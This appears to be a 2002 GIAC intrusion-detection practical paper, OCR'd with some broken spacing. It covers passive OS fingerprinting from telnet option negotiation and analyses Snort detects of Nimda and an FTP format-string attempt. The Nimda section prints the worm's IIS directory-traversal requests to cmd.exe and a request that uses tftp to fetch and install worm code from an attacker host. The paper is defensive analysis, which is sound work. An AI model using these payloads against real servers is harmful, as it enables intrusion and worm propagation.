Global Information Assurance Certification Paper

GIAC Intrusion Detection In Depth

Practical Assignment for
Darling Harbour SANS
January 2002
Version 3.0

Ben Doyle

Assignment One

Passive Fingerprinting Utilizing the Telnet Protocol Negotiation data.

Summary

A technique tha t can be used by an intrusion analysts when trying to find out information about the source of an incident is to use passive fingerprinting. Upon research on the Internet, I found that there are a number of good papers on passive fingerprinting . However, apart from using ICMP echo request data, there is little material that looks at using protocol payload to try passively fingerprint the source. I decided to take a closer look at the telnet protocol and its command option negotiation to see if these negoti ations can be used to create a signature for default telnet clients on operating systems.

The reason why I chose the telnet protocol, was because potential intruders may use the reconnaissance technique of telneting to a server, to grab the telnet banner from the daemon. If a server is stilling using the default telnet banner for that operating system, then the intruder can use this information to determine what operating system their target is (therefore focusing the type of attacks that should be tried) . Because it is thought that telneting to grab a banner is low cost (i.e. it does not give the intruder away), there is a chance the attacker may not protect themselves as well at this stage of their reconnaissance. Therefore if we can determine something from this telnet connection, may it be worth a lot more to intrusion analysts in determining the true source of an attack.

What is Passive Fingerprinting?

A common technique intruder's use when conducting reconnaissance is OS (Operating System) fingerpr inting. Because the operating system developers interpreted the RFC's (Request For Comment http://www.rfc.net) that define the protocols for TCP/IP differently, each operating system has ended up with its own set of "quirk s" when responding to certain conditions. These "quirks" can then be used to create a signature ("fingerprint") for that operating system under certain TCP/IP communication conditions. Fyodor has written a seminal paper on some tests that can be performed using crafted TCP/IP packets, and depending on the response you can determine the remote operating system. Using th is concept, a number of tools have been created to allow a person to remotely "fingerprint" a system to try to determine the operating system . Some of these well-known tools are:

Nmap - http://www.insecure.org/nmap
Queso - http://ftp.cerias.purdue.edu/pub/tools/unix/scanners/queso/

The concept of active fingerprinting (i.e. you are actively sending data to determine the operating system by the response) can be applied passively by an intrusion analysis when reviewing a captured data -stream. Because each operating system has its own "quirks", it has been found that you can determine signatures/fingerprints by the default settings used in TCP/IP headers and in some ICMP message types. The act of trying to determine an operating system from these default settings is called Passive Fingerprinting (i.e. you are not sending any data to the remote site in question to determine a signature, but using its communication behavior to do so).

There are a number of TCP/IP fields that passive fingerprinting tools tend to focus on. Following is a list :-

IP TTL – This is the Time-to-Live field in the IP header. Different operating system have different default TTL values they set on outbound packets. There is a good paper on default TTL values created by SWITCH (Swiss Academic & Research Network).

IP DF – This is the Don't Fragment field in the IP header. A number of IP devices set the DF field on by default. So the use of this field for passive finger printing is of limited value.

IP TOS – This is the Type-of-Service field in the IP header. Because it has been found that what TOS is set tends to be govern a lot more by the protocol then the operating system, it is also of limited value.

TCP Window Size – It has been found that TCP Window Size can be a useful way to determine the sending operating system. Not only the default size that is set to an outbound packet, but also how the window size changes throughout a session.

Other fields that can also be used to passively determine the IP device of a packet are: - IP ID numbers, TCP selective acknowledgment (SackOK), and TCP maximum segment size (MSS).

There are currently three main open source tools that can be used by the intrusion analyst to help with passive fingerprinting. Below is a table that lists the tools, where you can find them, and also the source file that contains the fingerprint database.

Tool Name	Source Location	Fingerprint DB
Ettercap	http://ettercap.sourceforge.net	etter.passive.os.fp
q0f	http://www.stearns.org/p0f/	p0f.fp
Siphon	http://gravitino.net/projects/siphon/	osprints.conf

From the discussion above you can see that the main resources used currently for passive fingerprinting are details found in the headers of the TCP/IP packet. There are a few papers that talk about using the ICMP data payload to passively fingerprint data, but apart from this there is little discussed about the potential of using other payload data to help correlate passive fingerprinting analysis. A paper from Crimelabs Research does discuss fingerprinting using application data. Specifically, it outlines briefly, ways to passively fingerprinting mail, usenet, web and telnet clients.

The rest of the paper will expand on the research done by Crimelabs Research, on passively fingerprinting telnet clients (default operating system telnet clients) to determine we are able to use this technique to help correlate fingerprint analysis from the TCP/IP headers.

The Telnet Protocol

The telnet protocol is a well-defined TCP service that by default is served from port 23. The concept and requirements for the telnet protocol were first outline in RFC854. Telnet offers the service of a virtual terminal interface between systems that assumes a common terminal encapsulation. This concept is described as a "Network Virtual Terminal" (NVT) in RFC854. The idea is to provide a common terminal framework that different end point terminal devices can use to display data. Therefore not needing a dedicated server daemon to talk to a specific client terminal type. (i.e. having a dedicated server terminal daemon for a remote VT100 terminal, and having a separate daemon for a remote ANSI terminal).

Because telnet clients and daemons may wish to enhance certain functionality's upon the basic telnet requirements, the idea of "options" was build into the telnet protocol. By using an option, a more enhanced client can request from a daemon the use of a larger character, and the daemon will respond if it can enable the requested option. The negotiation of options are used by the keywords WILL, WON'T, DO and DON'T. If an option needs greater flexibility when negotiating then the to end points must first agree to use the option with the previous four keywords, and then they can use a more specific syntax to finalise the implementation. To avoid option negotiation loops the following rules apply: -

a) A host can only request a change in options. A host cannot use option negotiation to announce what options it is currently using.
b) If a host gets a request to implement an option that is already in use, then it will ignore the request.
c) If party A wants to initiate a change in option with party B, then party A has to send the option request at the point where they wish the option to take place in the data-stream.

All telnet commands are represented by a minimum two-byte structure. The commands used to negotiate telnet options are represented by a three byte structure, (this is the structure we are concerned with in this paper). All telnet commands must have a first byte that represents the IAC, "Interpret as Command", which has a value of 255 `[0xff]`. Following the IAC will be a byte that represents the command that to carry out. We will only focus on the WILL, WONT, DO and DON'T telnet commands, which are represented in the table below. The last byte (focusing on option negotiation) of the three byte structure is the actual telnet option that we are doing the command on.

Telnet Command	Value	Description
WILL <option>	251 [0xfb]	Use to indicate that you wish to begin using the specified option, or is used to acknowledge the implementation of the requested option (from a DO command)
WONT <option>	252 [0xfc]	Used to indicate that you refuse to use req uested option (from a DO command), or that you wish to stop performing the indicated option.
DO <option>	253 [0xfd]	Used to indicate to the other side that you request to use the specified option, or it is used to confirm to that you are expecting the ot her side to start using the specified option. (requested from a WILL command)
DON'T <option>	254 [0xfe]	Used to demand that the other side stop using the specified option, or that you are no longer expecting the other person to perform the indicated option (from a WONT request).

Description of the Telnet protocol commands WILL, WONT, DO and DON'T

There are currently 42 different options defined in RFC1700 ("Assigned Numbers") for the Telnet protocol. The majority of these options are defined themselves in separate RFC's. Below is a modify copy of the Telnet option table that can be found in RFC1700

Option #	Description	Option #	Description
0 [0x00]	Binary Transmission	22 [0x16]	SUPDUP Output
1 [0x01]	Echo	23 [0x17]	Send Location
2 [0x02]	Reconnection	24 [0x18]	Terminal Type
3 [0x03]	Supress Go Ahead	25 [0x19]	End of Record
4 [0x04]	Apporx. Message Size Negotiation	26 [0x1a]	TACACS User Identification
5 [0x05]	Status	27 [0x1b]	Output Marking
6 [0x06]	Timing Mark	28 [0x1c]	Terminal Location Number
7 [0x07]	Remote Controlled Trans and Echo	29 [0x1d]	Telnet 3270 Regime
8 [0x08]	Output Line Width	30 [0x1e]	X.3 PAD
9 [0x09]	Output Page Size	31 [0x1f]	Negotiate About Window Size
10 [0x0a]	Output Carriage-Return Disposition	32 [0x20]	Terminal Speed
11 [0x0b]	Output Horizontal Tab Stops	33 [0x21]	Remote Flow Control
12 [0x0c]	Output Horizontal Tab Disposition	34 [0x22]	Linemode
13 [0x0d]	Output Formfeed Disposition	35 [0x23]	X Display location
14 [0x0e]	Output Vertical Tabstops	36 [0x24]	Environment Option
15 [0x0f]	Output Vertical Tab Disposition	37 [0x25]	Authentication Option
16 [0x10]	Output Linefeed Disposition	38 [0x26]	Encryption Option
17 [0x11]	Extended ASCII	39 [0x27]	New Environment Option
18 [0x12]	Logout	40 [0x28]	TN3270E
19 [0x13]	Byte Macro	255 [0xff]	Extended-Options-List
20 [0x14]	Data Entry Terminal		
21 [0x15]	SUPDUP		

Telnet Options numbers (decimal and hexadecimal) and associated types.

Using the above information we should now be able to decipher a packet dump that shows a telnet option negotiation. We will use the following packet dump below: -

```
45c0 0037 0002 0000 ff06 63bd 0a1b 0106
0a1b 4206 2e02 0017 3cf4 3cfa 8f61 9bd5
5018 1020 41ef 0000 fffd 03ff fb18 fffb
17ff fb20 fffb 21
```

I have colour coded the packet dump above to make it easier to decipher. The first section of 20 bytes is the standard IP header. Following the IP header we have another 20 bytes which make up the TCP header. In the header we can see that the client source port is 11778 `[0x2e02]` and the destination port is 23 `[0x0017]`, which is our defined port for the telnet service. Following the TCP header we have the TCP payload which contains the Telnet data. This packet capture only has Telnet command option negotiation data in it. You can see 5 sets of 3 byte Telnet commands. They are: -

```
i)    ff fd 03
ii)   ff fb 18
iii)  ff fb 17
iv)   ff fb 20
v)    ff fb 21
```

As you can see, we can identify the commands easily by the leading IAC of `0xff`. If we look at the first Telnet command sequence we have: -

1) `0xff` = IAC
2) `0xfd` = DO
3) `0x03` = Suppress Go Ahead

As I have not given any indication where in the negotiations the packet capture was taken, the above command (i) is either request to use the Telnet option "Suppress Go Ahead" or it is acknowledging that it is expecting the other side to start using the option.

The following table deciphers the all the Telnet command sequences seen in the example packet capture.

Example #	Raw Data	Telnet Command	Telnet Option
i	ff fd 03	DO	Suppress Go Ahead
ii	ff fb 18	WILL	Terminal Type
iii	ff fb 17	WILL	Send Location
iv	ff fb 20	WILL	Terminal Speed
v	ff fb 21	WILL	Remote Flow Control

The Telnet Commands and Options found in the Example Packet Capture

The above description of the Telnet protocol should give you a basic understanding of how Telnet command options are negotiated and what those options are.

The Theory of Passive Fingerprinting with Telnet Data

The paper from Crimelabs Research, regarding fingerprinting telnet clients, suggested that each telnet client has a unique way it negotiates with a t elnet daemon. This is even the case between two different telnet clients running on the same source system. Crimelabs Research, also suggests that using the same data, you can fingerprint a telnet daemon by the way it negotiates with a client. Although thi s may be the case, we will concentrate on fingerprinting the default telnet clients of various operating systems.

Overview of testing structure

To fingerprint various default telnet clients negotiation telnet command options, I used the following test structure.

1. Set up a Solaris 8 server that had the default telnet daemon enabled
2. Before each telnet connection I set up a separate tcpdump capture using the command syntax:-

   ```
   tcpdump -w <OSname>.dump and port 23
   ```

   (NB: because this was a test server that di d not normally receive telnet data, I could be fairly sure that I was safe using such a broad tcpdump filter. If this was not the cause I would have used a more restrictive filter to ensure I only captured the relevant client connection)
3. From the command line of the operating system I was testing, I connected to my Solaris 8 test server with the default telnet client.
4. Once the client had received the "`login:`" prompt I broke the telnet client, and then stopped the tcpdump capture.

This process was repeated for the following client operating systems: -

Operating System	Version
Cisco (router)	IOS 12.1
FreeBSD	4.4
HP-UX	11.0
Linux	Redhat 6.1
Linux	Mandrake 7.2
SCO	3.2
Solaris	2.6
Solaris	2.7
Solaris	8
True64	4.0
UnixWare	4.2MP
Windows	2000
Windows	NT 4

I then repeated the same process (steps 1 to step 4) using a Linux Redhat 6.1 telnet daemon for the clients to negotiate with. This was done to determine differences in the way clients negotiate depending on the telnet command options presented by the telnet daemon.

To easily review the data I used the tool Ethereal which has the ability break up packet data into its various protocol components to make it easier to read.

Results

When reviewing the results of the two rounds of packet capture, I found that for both the telnet client and daemon the first telnet payload sent is always the same. This first packet is the "default" telnet command options that each end always tries to negotiate with the other end. Therefore, if there is enough differen t between the first packets sent by various telnet clients, then we may be able to use this first packet for passive fingerprinting.

Listed below is the default telnet command options that each telnet client tried to negotiate with. The numbers represent s the order in which the command options are requested in, and I have listed the actual commands also (i.e. Do and Will). For example, the Cisco telnet client sends the following in its first packet: -

Do Suppress Go Ahead
Will Terminal Type
Will Send L ocation
Will Terminal Speed
Will Remote Flow Control

By looking at the table we can see that we should be able to passively fingerprint the following operating systems (NB: remember I have only tested it with one default client per OS):-

Cisco IOS - specifically the only one that requests the Will Send Location option.

FreeBSD - specifically the only one that requests Encryption Option, also it uses a Do followed by a Will telnet command on this option.

HP-UX – specifically by the type of options and the number of options requested.

Linux Mandrake 7.2 – specifically the options used with the addition option of Will X Display Location

Solaris 2.6 – specifically the use of the option Will Authenticate and Will X Display Location with the other options used.

Windows 2000 – specifically the use of the two options, Will Terminal Type and Will Negotiate about Window Size

Windows NT4 – specifically the use of only the Will Terminal Type option

We can also see from the table that a number of default clien ts have the same negotiation defaults for their telnet command options. Therefore if we want to fingerprint these systems, then we need to determine if we can find more information to form signatures. Some options that should be looked at are: -

- What telnet command options wont a client accept
- How does the telnet client respond to multiply requests (e.g. the Cisco client seems to send a separate response (i.e. packet) for each telnet command option requested).
- Can we fingerprint telnet clients by defaults i n sub-options. i.e. default Window Sizes (Negotiate about Window Size option), or Terminal Speed?

Telnet Command Option [Option Number]	Suppress Go Ahead [3]	Status [5]	Send Location [23]	Terminal Type [24]	Negotiate About Window Size [31]	Terminal Speed [32]	Remote Flow Control [33]	Linemode [34]	X Display Location [35]	Authentication Option [37]	Encryption Option [38]	New Environment Option [39]
Cisco	1. Do		3. Will	2. Will		4. Will	5. Will					
FreeBSD	4. Do	11. Do		5. Will	6. Will	7. Will	8. Will	9. Will		1. Will	2. Do 3. Will	10. Will
HP-UX	1. Do			2. Will	5. Will	3. Will	4. Will					
Linux RH6.1	1. Do	8. Do		2. Will	3. Will	4. Will	5. Will	6. Will				7. Will
Linux MD7.2	1. Do	8. Do		2. Will	3. Will	4. Will	5. Will	6. Will	9. Will			7. Will
SCO	1. Do	8. Do		2. Will	3. Will	4. Will	5. Will	6. Will				7. Will
Solaris 2.6	2. Do	9. Do		3. Will	4. Will	5. Will	6. Will	7. Will	10. Will	1. Will		8. Will
Solaris 2.7	1. Do	8. Do		2. Will	3. Will	4. Will	5. Will	6. Will				7. Will
Solaris 8	1. Do	8. Do		2. Will	3. Will	4. Will	5. Will	6. Will				7. Will
True64	1. Do	8. Do		2. Will	3. Will	4. Will	5. Will	6. Will				7. Will
UnixWare	1. Do	8. Do		2. Will	3. Will	4. Will	5. Will	6. Will				7. Will
Windows 2000				1. Will	2. Will							
Windows NT4				1. Will								

Wrap up outlining how we can use what we found and why if it is worth it.

Using the results obtained above (and from Crimelabs Research paper), it is feasible for the intrusion analyst to passively fingerprint a remote telnet client conne cting to a server. This being the case, for greater assurance, it would be wiser to combine the previous technique with other passive fingerprinting techniques outlined in the first section of this paper. Remember, the telnet protocol is a TCP based protoc ol, and therefore we can use all the information in the initial TCP Syn packet to try to determine the remote operating system. We can correlate the information discovered in the packet headers with the telnet negotiation fingerprint to see if both results support each other.

References (Papers)

1. Fyodor, "Remote OS detection via TCP/IP Stack Finger Printing", April 10 1999, http://www.insecure.org/nmap/nmap_-fingerprinting-article.html (01 March 2002)

2. Miller, Toby, "Passive OS Fingerprinting - Details and Techniques", http://www.incidents.org/papers/OSfingerprinting.php (01 March 2002)

3. Dayýoðlu, Burak, Özgit , Attila, " Use of Passive network mapping to enhance signature quality of misue network intrusion detection systems", November 2001 http://www.dayioglu.net/publications/iscis2001.pdf (01 March 2002)

4. Lasser, Jon, "Passive Aggressive", 30 th Janurary 2002, http://www.securityfocus.com/columnists/57 (01 March 2002)

5. "Default TTL Values in TCP/IP" , http://www.switch.ch/docs/ttl_default.html (01 March 2002)

6. Smith, Craig, Grundl, Peter, "Know your Enemy: Passive Fingerprinting", 4 th March 2002 http://project.honeynet .org/papers/finger/ (16 March 2002)

7. Nazario , Jose, "Passive System Fingerprinting using Network Client Application", 27 th November 2000, http://www.crimelabs.net/docs/passive.html (01 March 20 02)

References (Tools)

1. Queso, http://ftp.cerias.purdue.edu/pub/tools/unix/scanners/queso/ (01 March 2002)

2. Nmap, http://www.innsec ure.org/nmap (01 March 2002)

3. q0f, http://www.stearns.org/p0f/ (01 March 2002)

4. ettercap , http://ettercap.sourceforge.net (01 March 2002)

5. siphon, http://gravitino.net/projects/siphon/

Assignment Two

1. Source

(Note: source address has been obfuscated with X's)

Snort Alert (`snort -c /usr/local/etc/rules/snort.conf -r tcp.2002021219`):-

```
[**] [1:1289:1] TFTP GET Admin.dll [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
02/12-19:55:32.104183 203.21.11X.XXX:2940 -> 203.231.160.185:69
UDP TTL:126 TOS:0x0 ID:62665 IpLen:20 DgmLen:46
Len: 26
[Xref => http://www.cert.org/advisories/CA -2001-26.html]
```

Tcpdump Packet Dump (`tcpdump -r tcp.2002021219 -X host 203.21.11X.XXX and host 203.231.160.185`):-

```
19:55:32.104183 203.21.11X.XXX.2940 > 203.231.160.185.tftp:  18 RRQ "Admin.dll"
0x0000   4500 002e f4c9 000 0 7e11 9f24 cb15 XXXX        E.......~..$..q.
0x0010   cbe7 a0b9 0b7c 0045 001a 05f5 0001 4164        .....|.E......Ad
0x0020   6d69 6e2e 646c 6c00 6f63 7465 7400             min.dll.octet.

19:55:32.114183 203.21.11X.XXX.2940 > 203.231.160.185.tftp:  34 E   RROR EACCESS
unable to open file for write"
0x0000   4500 003e f5c9 0000 7e11 9e14 cb15 XXXX        E..>....~.....q.
0x0010   cbe7 a0b9 0b7c 0045 002a 95ed 0005 0002        .....|.E.*......
0x0020   756e 6162 6c65 2074 6f20 6f70 656e 2066        unable.to.   open.f
0x0030   696c 6520 666f 7220 7772 6974 6500             ile.for.write.
```

2. Detect was Generated By

The Snort alert was generated by reading running snort over previously tcpdump saved captures. The tcpdump saved captures were generated by Shadow place d just before the ISP border gateway.

3. Probability the source address was spoofed

Looking at the packet captures above it is unlikely that the source or destination was spoofed. Tftp is a file transfer protocol, and as we can see from the alert the sourc e was trying to download a file Admin.dll. If the source or destination was spoofed then the file transfer would not work.

4. Description of Attack:

This alert is a server on that uses our ISP service. It is TFTP'ing to a server, 203.231.160.185, to download the file Admin.dll. The TFTP connection uses the UDP protocol, and there is nothing unusual about the packet creation itself. However, the use of TFTP to download the file Admin.dll is a known signature for the Nimda worm. From the alert above, we woul d assume that the worm has penetrated the host 203.21.11X.XXX, and it is now downloading its code from the attacking machine (203.231.160.185). The saving grace seems to be that the host 203.21.11X.XXX cannot write the file to its hard disk. I did not mana ge to capture the assumed IIS exploit that would have occurred as the worm penetrated the server 203.21.11X.XXX

5. Attack mechanism:

The Nimda worm has to modes of infection, one via email, and the other by exploiting IIS vulnerabilities. We will only outli ne the IIS exploit as it is the part that is relevant to the detected alert.

When the Nimda worm targets IIS servers, it will generally scan the Internet for potential web servers listening on port 80. The worm prefers local IP ranges when searching for t argets, following these general rules: -

- 50% of the time it will use the same first 2 octets (Class B) as its local IP for IP's to scan
- 25% of the time it will use the same first octet (Class A) as its local IP for IP's to scan
- 25% of the time it wil l use a random IP to scan for a vulnerable IIS server.


For the attack that we detected, it would fall into the "25% of the time it will use the same first octet (Class A) as its local IP for IP's to scan" option (203.21.11X.XXX vs 203.231.160.185). As we did not pick up the original IIS exploit, we do not know exactly what vulnerability the Nimda worm used to penetrate our victim. Below is a list of HTTP requests that the worm can use (www.incidents. org/react/nimda.pdf):-

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../win  nt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../
winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+di  r
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35c../winnt/system32  /cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

Once the worm has determined it can exploit the IIS server to run remote commands, then it will issue a HTTPD GET request to run a tftp session locally, to connect back to the worms local server to download a copy of the worm code. The request for this looks like: -

```
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c
+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:  \Admin.dll
```

The red part of the above example is the exploit the worm uses to gain access to a command prompt on the target, and the blue part is the TFTP connection back to download the worm code (XXX.XXX.XXX.XXX is the worms local IP, which in detected attack was 203.231.160.185).



6. Correlations:

www.incidents.org/react/nimda.pdf
"DETECTION:
Network intrusion detection systems can be configured to trigger on a number of network even ts initiated by the worm. HTTP packets containing the string "readme.eml", or TFTP packets containing "Admin.dll" are good triggers. Further, filters can be written to detect the specific backdoor and directory traversal attacks targeting IIS servers."

http://www.incidents.org/archives/intrusions/msg01825.html
"IF the commands which are sent during the exploit attempt are successful, they cause the tftp connection back to the att acking machine and copy the ADMIN.DLL file to the IIS. Because this tftp command is initiated as part of the exploit, the strings is sent along with the malformed GET command."

7. Evidence of active targeting:

As we did not capture any data for the attack ing host before this event, and we don't have access to the server in question, we cannot provide evidence of active targeting. However, the Nimda worm does target only web servers listening on port 80 (for web propagation), and so it some sense the victim could have been thought to be an active target as it seems to have been running a vulnerable IIS web server.

8. Severity:

GIAC's approach to determining severity is to apply the following formula:

(**Criticality + Lethality**) – (**System + Net Countermeasures**) = **Severity**

Each metric is assigned on a five -point scale (1 being the lowest and 5 being the highest).

Metric	Type	Scale
Criticality	ISP Clients Web Server	4
Lethality	Download of Worm Code	5
System	Was penetrated to initiate download	1
Net Countermeasures	No restrictions, was penetrated, however TFTP download failed.	4
Final Severity		**(9 – 5) = 4**

9. Defensive recommendation:

I would recommend that the host 203.21.1XX.XXX to be audited for signs of infection by the Nimda worm. If it is not infect ed, then the server 203.21.1XX.XXX should also be check to ensure that the latest security patches from Microsoft are applied to ensure that the server so that any unpatched IIS vulnerabilities can not be taken advantage of by an outside party.

10.Multiple choice test question:

If a specific attack has the string " .dll" as part of its signature, then the target machine will likely be running: -

a) Solaris
b) Linux
c) Windows
d) MacOS X

Answer: c) Windows. The extension .dll is used in Windows to indicate Library files.

DETECT #2 – FTP SITE EXEC

1. Source

(Note: destination address has been obfuscated with X's)

Snort Alert (`snort -c /usr/local/etc/rules/snort.conf -r tcp.2002021211`):-

```
[**] [1:338:2] FTP EXPLOIT format string [**]
[Classification: Attempted User Priv  ilege Gain] [Priority: 1]
02/12-11:01:22.864183 202.198.16.192:2285   -> 203.12.8X.XX:21
TCP TTL:52 TOS:0x0 ID:52276 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xEDAF837  Ack: 0x8D48FBED  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 299988384 801076536
[Xref => http://cve.mitre.org/cgi  -bin/cvename.cgi?name=CVE -2000-0573]
[Xref => http://www.securityfocus.com/bid/1387]
[Xref =>  http://www.whitehats.com/info/IDS453  ]

[**] [1:361:2] FTP site exec [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
02/12-11:01:23.574183 202.198.16.192:2285   -> 203.12.8X.XX:21
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:86
***AP*** Seq: 0xEDAF850  Ack: 0x8D48FC52  Win: 0x7D78  TcpLen: 20
[Xref => http://www.securityfoc  us.com/bid/2241]
[Xref => http://www.whitehats.com/info/IDS317]
```

Tcpdump Packet Dump (`tcpdump -r tcp.2002021211 -n -X host 203.12.8X.XXX and host 202.198.16.192 and port 21`):-

```
11:01:21.084183 202.198.16.192.2285 > 203.12.8X.XX.ftp: S 249231393:249231393(0    )
win 32120 <mss 1460,sackOK,timestamp 299988202 0,nop,wscale 0> (DF)
0x0000   4500 003c c34b 4000 3406 8ccf cac6 10c0        E..<.K@.4.......
0x0010   cb0c XXXX 08ed 0015 0eda f821 0000 0000        ..P........!....
0x0020   a002 7d78 3d24 0000 0204 05b4 0  402 080a        ..}x=$..........
0x0030   11e1 74ea 0000 0000 0103 0300                  ..t.........

11:01:21.084183 203.12.8X.XX.ftp > 202.198.16.192.2285: S 2370370324:2370370324(0)
ack 249231394 win 10136 <nop,nop,timestamp 801076388 299988202,nop,wsc    ale 0,mss
1460> (DF)
0x0000   4500 003c 878e 4000 ff06 fd8b cb0c XXXX        E..<..@.......P.
0x0010   cac6 10c0 0015 08ed 8d48 fb14 0eda f822        .........H......"
0x0020   a012 2798 6933 0000 0101 080a 2fbf 74a4        ..'.i3....../.t.
0x0030   11e1 74 ea 0103 0300 0204 05b4                  ..t.........

11:01:21.454183 202.198.16.192.2285 > 203.12.8X.XX.ftp: . ack 1 win 32120
<nop,nop,timestamp 299988236 801076388> (DF)
0x0000   4500 0034 c4a8 4000 3406 8b7a cac6 10c0        E..4..@.4..z....
0x0010   c b0c XXXX 08ed 0015 0eda f822 8d48 fb15        ..P........".H..
0x0020   8010 7d78 3ef5 0000 0101 080a 11e1 750c        ..}x>.........u.
0x0030   2fbf 74a4                                      /.t.

11:01:21.454183 203.12.8X.XX.ftp > 202.198.16.192.2285: P    1:60(59) ack 1 win 10136
<nop,nop,timestamp 801076425 299988236> (DF)
0x0000   4500 006f 878f 4000 ff06 fd57 cb0c XXXX        E..o..@....W..P.
0x0010   cac6 10c0 0015 08ed 8d48 fb15 0eda f822        .........H....."
0x0020   8018 2798 8de4 0000 0101 080a 2  fbf 74c9        ..'........./.t.
0x0030   11e1 750c 3232 3020 6674 702e 6875 7463        ..u.220.ftp.hutc
0x0040   682e 636f 6d2e 6175 204e 6346 5450 6420        h.com.au.NcFTPd.
0x0050   5365 7276 6572 2028 6c69 6365 6e73 6564        Server.(licensed
0x00 60   2063 6f70 7929 2072 6561 6479 2e0d 0a          .copy).ready...
```

```
11:01:21.804183 202.198.16.192.2285 > 203.12.8X.XX.ftp: . ack 60 win 32120
<nop,nop,timestamp 299988273 801076425> (DF)
0x0000   4500 0034 c4ae 4000 3406 8b74 cac6 10c0        E..4..@.4.    .t....
0x0010   cb0c XXXX 08ed 0015 0eda f822 8d48 fb50        ..P........".H.P
0x0020   8010 7d78 3e70 0000 0101 080a 11e1 7531        ..}x>p........u1
0x0030   2fbf 74c9                                      /.t.

11:01:21.804183 202.198.16.192.2285 > 203  .12.8X.XX.ftp: P 1:10(9) ack 60 win 32120
<nop,nop,timestamp 299988273 801076425> (DF)
0x0000   4500 003d c4af 4000 3406 8b6a cac6 10c0        E..=..@.4..j....
0x0010   cb0c XXXX 08ed 0015 0eda f822 8d48 fb50        ..P........".H.P
0x0020   8018 7d78 04e3  0000 0101 080a 11e1 7531        ..}x..........u1
0x0030   2fbf 74c9 5553 4552 2066 7470 0a               /.t.USER.ftp.

11:01:21.804183 203.12.8X.XX.ftp > 202.198.16.192.2285: . ack 10 win 10136
<nop,nop,timestamp 801076460 299988273> (DF)
0x0000   4500 0 034 8790 4000 ff06 fd91 cb0c XXXX        E..4..@.......P.
0x0010   cac6 10c0 0015 08ed 8d48 fb50 0eda f82b        .........H.P...+
0x0020   8010 2798 9424 0000 0101 080a 2fbf 74ec        ..'..$....../.t.
0x0030   11e1 7531                                         ..u1

11:01:21.804183 203.12.8X.XX.ftp > 202.198.16.192.2285: P 60:128(68) ack 10 win
10136 <nop,nop,timestamp 801076460 299988273> (DF)
0x0000   4500 0078 8791 4000 ff06 fd4c cb0c XXXX        E..x..@....L..P.
0x0010   cac6 10c0 0015 08ed 8d48 fb50 0ed  a f82b        .........H.P...+
0x0020   8018 2798 aa33 0000 0101 080a 2fbf 74ec        ..'..3....../.t.
0x0030   11e1 7531 3333 3120 4775 6573 7420 6c6f        ..u1331.Guest.lo
0x0040   6769 6e20 6f6b 2c20 7365 6e64 2079 6f75        gin.ok,.send.you
0x0050    7220 636f 6d70 6c65 7465 2065 2d6d 6169        r.complete.e   -mai
0x0060   6c20 6164 6472 6573 7320 6173 2070 6173        l.address.as.pas
0x0070   7377                                           sw

11:01:22.154183 202.198.16.192.2285 > 203.12.8X.XX.ftp:    P 10:22(12) ack 128 win
32120 <nop,nop,timestamp 299988308 801076460> (DF)
0x0000   4500 0040 c4b5 4000 3406 8b61 cac6 10c0        E..@..@.4..a....
0x0010   cb0c XXXX 08ed 0015 0eda f82b 8d48 fb94        ..P........+.H..
0x0020   8018 7d78 72de 0000 0101 0  80a 11e1 7554        ..}xr.........uT
0x0030   2fbf 74ec 5041 5353 206c 616d 6572 400a        /.t.PASS.lamer@.

